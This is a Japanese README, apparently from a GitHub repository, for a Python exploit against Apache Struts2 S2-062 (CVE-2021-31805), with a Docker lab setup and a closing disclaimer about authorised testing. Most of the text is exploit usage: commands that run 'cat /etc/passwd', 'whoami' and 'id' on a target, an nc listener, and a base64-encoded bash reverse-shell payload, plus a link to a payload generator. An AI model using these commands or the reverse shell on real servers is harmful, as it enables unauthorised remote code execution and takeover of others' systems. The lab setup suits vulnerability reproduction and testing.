 secnn/struts2_s2-062_cve-2021-31805
Python製のApache Struts2 S2-062(CVE-2021-31805)リモートコード実行エクスプロイト。Dockerベースの再現環境とリバースシェルペイロード生成を備えています。

Apache Struts2 S2-062 リモートコード実行脆弱性(CVE-2021-31805) | リバースシェル
docker-compose.yml
version: '2'
services:
 struts2:
   image: vulhub/struts2:2.5.25
   ports:
    - "8080:8080"
イメージをプルして環境を起動
docker-compose up -d
アクセス先:http://1.1.1.1:8080

python Struts2_S2-062_CVE-2021-31805.py http://1.1.1.1:8080/index.action "cat /etc/passwd"

python Struts2_S2-062_CVE-2021-31805.py http://1.1.1.1:8080/index.action whoami

python Struts2_S2-062_CVE-2021-31805.py http://1.1.1.1:8080/index.action id


nc -lvvp 8081


base64エンコードされたリバースシェルスクリプトを構築し、以下のサイトを利用して生成:https://ir0ny.top/pentest/reverse-encoder-shell.html
python CVE-2021-31805_Shell.py http://1.1.1.1:8080/index.action "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvODA4MCAwPiYx}|{base64,-d}|{bash,-i}"

不正な用途には使用しないでください。セキュリティテストのみを目的としており、それ以外の用途で生じた結果については本プロジェクトは一切関与しません。 注:正規の許可を得た上でサイトをテストしてください:許可なく攻撃すれば、親は涙を流す。
